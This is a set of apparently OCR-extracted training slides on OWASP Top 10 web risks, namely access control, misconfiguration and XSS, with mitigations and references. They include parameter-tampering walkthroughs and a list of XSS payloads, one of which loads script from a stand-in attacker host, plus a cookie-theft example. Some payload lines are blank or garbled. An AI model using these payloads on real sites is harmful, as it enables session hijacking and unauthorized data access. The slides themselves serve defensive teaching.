
- Exploitation of access control is a core skill of penetration testers.
- SAST and DAST tools can detect the absence of access control, but not verify if it is functional.
- Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.

The 'OWASP Top 10' for WebAppSec

- A5.1 – Insecure Direct Object Reference

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key.
- Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

The 'OWASP Top 10' for WebAppSec



The screenshot shows a web-based banking application interface. At the top, the URL is <https://www.onlinebank.com/user?acct=6065>. The main content area displays a dashboard with a bar chart titled 'Income and Expenses from Sep 26, 2004 to Jan 16, 2005' for the account 'Checking-6534'. The chart shows Total Costs (\$15,174.40), Recurring Costs (\$7,014.04), Variable Costs (\$8,297.51), and Total Deposits (\$23,253.21). Below the chart is a table of transaction history from November 2004 to January 2005, including entries for Interest Payment, ATM Withdrawals, and various bill payments. On the left, there are sections for 'Your Accounts' (Checking-6534, Checking-6515), 'Transfer Funds', 'Your Bills', and 'Customer Service'. The bottom of the page shows a 'Net Cash Flow: \$435.29'.

- Attacker notices his acct parameter is 6065
?acct=6065
- He modifies it to a nearby number
?acct=6066
- Attacker views the victim's account information

The 'OWASP Top 10' for WebAppSec


- A5.1 – Insecure Direct Object Reference: Mitigations

- ✓ Eliminate the direct object reference
 - Replace them with a temporary mapping value (e.g. 1, 2, 3)
- ✓ Validate the direct object reference
 - Verify the parameter value is properly formatted
 - Verify the user is allowed to access the target object
 - Query constraints work great!
 - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

The 'OWASP Top 10' for WebAppSec

- A5.2 – Missing Functional Level Access Control
 - Most web applications verify function level access rights before making that functionality visible in the UI.
 - However, applications need to perform the same access control checks on the server when each function is accessed.
 - If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

The 'OWASP Top 10' for WebAppSec



- Attacker notices the URL indicates his role
`/user/getAccounts`
 - He modifies it to another directory (role)
`/admin/getAccounts`, or
`/manager/getAccounts`
 - Attacker views more accounts than just their own

The 'OWASP Top 10' for WebAppSec

- A5.2 – Missing Functional Level Access Control: Mitigations
 - ✓ For each URL, a site needs to do 3 things
 - Restrict access to authenticated users (if not public)
 - Enforce any user or role based permissions (if private)
 - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
 - ✓ Verify your architecture
 - Use a simple, positive model at every layer
 - Be sure you actually have a mechanism at every layer

The 'OWASP Top 10' for WebAppSec

- Impacts

- Access to unauthorized user functions
- Access to unauthorized user roles
- Unauthorized access to sensitive admin functions
- Privilege escalation attacks

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- **Am I Vulnerable to Broken Access Control**

- Bypassing access control checks by modifying the URL, internal app state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another's users record, such as viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JWT access control token or a cookie or hidden field manipulated to elevate privileges.
- CORS misconfiguration allows unauthorized API access
- Force browsing to authenticated pages as an unauthenticated user, or to privileged pages as a standard user or API not enforcing access controls for POST, PUT and DELETE

The 'OWASP Top 10' for WebAppSec

- **Preventions**

- ✓ Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.
- ✓ With the exception of public resources, deny by default.
- ✓ Implement access control mechanisms once and re-use them throughout the application.
- ✓ Model access controls should enforce record ownership, rather than accepting that the user can create, read, update or delete any record.
- ✓ Domain access controls are unique to each application, but business limit requirements should be enforced by domain models
- ✓ Disable web server directory listing, and ensure file metadata such (e.g. .git) is not present within web roots
- ✓ Log access control failures, alert admins when appropriate (e.g. repeated failures)
- ✓ Rate limiting API and controller access to minimize the harm from automated attack tooling

The 'OWASP Top 10' for WebAppSec

- References

- OWASP Proactive Controls - Access Controls

https://www.owasp.org/index.php/OWASP_Proactive_Controls#6:_Implement_Access_Controls

- OWASP Application Security Verification Standard - V4 Access Control

https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home

- OWASP Testing Guide - Access Control

https://www.owasp.org/index.php/Testing_for_Authorization

- OWASP Cheat Sheet - Access Control

https://www.owasp.org/index.php/Access_Control_Cheat_Sheet

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

<https://cwe.mitre.org/data/definitions/22.html>

- CWE-284: Improper Access Control (Authorization)

<https://cwe.mitre.org/data/definitions/284.html>

- CWE-285: Improper Authorization

<https://cwe.mitre.org/data/definitions/285.html>

- CWE-639: Authorization Bypass Through User-Controlled Key

<https://cwe.mitre.org/data/definitions/639.html>

- <http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html>

The 'OWASP Top 10' for WebAppSec



**A6: Security
Misconfiguration**

MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.
- All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults.
- This includes keeping all software up to date, including all code libraries used by the application.

The 'OWASP Top 10' for WebAppSec

- Even anonymous attackers can try to access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.
- Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options etc.

The 'OWASP Top 10' for WebAppSec



Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".

Server Error in '/' Application.

Padding is invalid and cannot be removed.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated.

Exception Details: System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed.

The 'OWASP Top 10' for WebAppSec

- Impact
 - Unauthorized access to data or functionality
 - May result in complete system compromise
 - May reveal informative messages (in other words, sensitive data exposure may occur)

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Avoid Security Misconfiguration

```
<configuration>
  <connectionStrings configProtectionProvider="RsaProtectedConfigurationProvider">
    <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
      xmlns="http://www.w3.org/2001/04/xmlenc#">
      <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
      <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc">
          <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
          <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
            <KeyName>Rsa Key</KeyName>
          </KeyInfo>
          <CipherData>
            <CipherValue>jKX9qarqjru95dSFWL8MhFpp3/OU6xMhHDEt7DQHUsnFicZ9u1y/ySTM|</CipherValue>
          </CipherData>
        </EncryptedKey>
      </KeyInfo>
      <CipherData>
        <CipherValue>I9Nz9b8DtemzW06swqHHskID0iks11XBdDUDPrjEdaA=</CipherValue>
      </CipherData>
    </EncryptedData>
  </connectionStrings>
</configuration>
```

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Security Misconfiguration

- Are any unnecessary features enabled or installed (e.g. ports, services, pages, accounts, privileges)?
- Are default accounts and their passwords still enabled and unchanged?
- Does your error handling reveal stack traces or other overly informative error messages to users?
- Do you still use ancient configs with updated software? Do you continue to support obsolete backward compatibility?
- Are the security settings in your application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values?
- For web applications, does the server not send security directives to client agents (e.g. HSTS) or are they not set to secure values?
- Is any of your software out of date? (see A9:2017 Using Components with Known Vulnerabilities)

The 'OWASP Top 10' for WebAppSec

- **Mitigations**
 - A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different credentials used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
 - Remove or do not install any unnecessary features, components, documentation and samples. Remove unused dependencies and frameworks.
 - A process to triage and deploy all updates and patches in a timely manner to each deployed environment. This process needs to include all frameworks, dependencies, components, and libraries (see A9:2017 Using Components with Known Vulnerabilities).
 - A strong application architecture that provides effective, secure separation between components, with segmentation, containerization, or cloud security groups (ACLs).
 - An automated process to verify the effectiveness of the configurations and settings in all environments.

The 'OWASP Top 10' for WebAppSec

- Best Practices

- Verify your system's configuration management
 - ✓ Secure configuration "hardening" guideline
 - Automation is REALLY USEFUL here
 - ✓ Keep up with patches for ALL components
 - This includes software libraries, not just OS and Server applications
 - ✓ Analyze security effects of changes
- Can you "dump" the application configuration
 - ✓ Follow change management
 - ✓ If you can't verify it, it isn't secure

The 'OWASP Top 10' for WebAppSec

- References
 - OWASPTestingGuide:ConfigurationManagement
[https://www.owasp.org/index.php/Testing for configuration management](https://www.owasp.org/index.php/Testing_for_configuration_management)
 - OWASP Testing Guide: Testing for Error Codes
[https://www.owasp.org/index.php/Testing for Error Code \(OWASP-IG-006\)](https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006))
 - For additional requirements in this area, see the ASVS requirements areas for Security Configuration (V11 and V19).
<https://www.owasp.org/index.php/ASVS>
 - NIST Guide to General Server Hardening
<http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-123.pdf>
 - CWEEntry2onEnvironmentalSecurityFlaws
<http://cwe.mitre.org/data/definitions/2.html>
 - CIS Security Configuration Guides/Benchmarks
<http://benchmarks.cisecurity.org/downloads/benchmarks/>

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping.
- XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- Types:
 - Reflective, Stored, DOM

The 'OWASP Top 10' for WebAppSec

- Facts On XSS

- XSS vulnerabilities exists since the early days of the Web (around 1996).
- Earlier Websites often used frames - Attackers were including malicious content from other domains using frames.
- In 1999, Georgi Guninski (security researcher) was working on finding flaws in IE security model.
- David Ross (M\$) published the first paper on XSS flaws entitled "Script Injection."

The 'OWASP Top 10' for WebAppSec

- Facts On XSS (Continued ..)

- David in his (M\$ internal) paper described about the vulnerability, how it can be exploited, how a (XSS) worm/virus might work, and the mitigation techniques.
- He identified it as both server and client side issues.
- He found that the client side issues resembles the IE flaws as discovered by Georgi Guninski.
- Later M\$ removed that paper; however its still available on the RSnake's website - nothing ever dies on the Internet!


The 'OWASP Top 10' for WebAppSec

- Technical Facts – XSS

- XSS forces a web site to echo attacker-supplied executable code, which loads and executes in a user's browser
- The attack vector is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported programming technology.

The 'OWASP Top 10' for WebAppSec


- Technical Way To Exploit XSS



A High Level View of a typical XSS Attack
MUM-CT-935 Agent

The 'OWASP Top 10' for WebAppSec

- Reflected XSS



The 'OWASP Top 10' for WebAppSec

- Stored XSS




2




3

Script silently sends attacker Victim's session cookie

Attacker sets the trap – update my profile



Application with stored XSS vulnerability



MUM-CT-933 Achi

The 'OWASP Top 10' for WebAppSec

- Attack Vector - Example

Value1 text box:

```
<form>
  <input type="text" name="value1" method="GET" value="value1">
  ...
</form>
```

Attack Vector : "><script>alert(document.cookie)</script>

And the resulting HTML would be:

```
<input type=text name=value1 value=" "><script> alert(document.cookie);script>
```

The 'OWASP Top 10' for WebAppSec

- Garden Variety of Attack Vectors

- <script src="http://attacker.com/xss.js">
-
 - Useful if the site filters the script tag <script>
- <input onclick="alert(123)">
- <input onmouseover="alert(123)">
- <body onload="alert('XSS')">
- <body onmouseover="alert('XSS')">
- <body background="javascript:alert('XSS')">
-
 - For each character, there is a JavaScript key code
88=x, 83=s
- <br size="{alert('XSS')}">
-



The 'OWASP Top 10' for WebAppSec

- **Impact**
 - End user could have his account/session hijacked,
 - Their browser redirected to another location,
 - Or possibly redirect him to fraudulent/malicious content,
 - Deface a website,
 - And a lot more!

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec

- BeEF - Browser Exploitation Framework
 - ✓ It is a penetration testing tool that focuses on the web browser
 - ✓ BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors like XSS.

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to XSS

- **Reflected XSS:** Your app or API includes unvalidated and unescaped user input as part of HTML output or there is no content security policy (CSP) header. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with a link, or some other attacker controlled page, such as a watering hole attack, malvertizing, or similar.
- **Stored XSS:** Your app or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.
- **DOM XSS:** JavaScript frameworks, single page apps, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, you would avoid sending attacker-controllable data to unsafe JavaScript APIs.

The 'OWASP Top 10' for WebAppSec

- **Mitigations**

- Input & Output validation
- Output Encoding:
 - < < > >
 - (())
 - # # & &
- Do not use "blacklist" validation
- Use safer frameworks that automatically escape for XSS by design, such as in Ruby 3.0 or React JS.

The 'OWASP Top 10' for WebAppSec

- **Mitigations (Continued ..)**

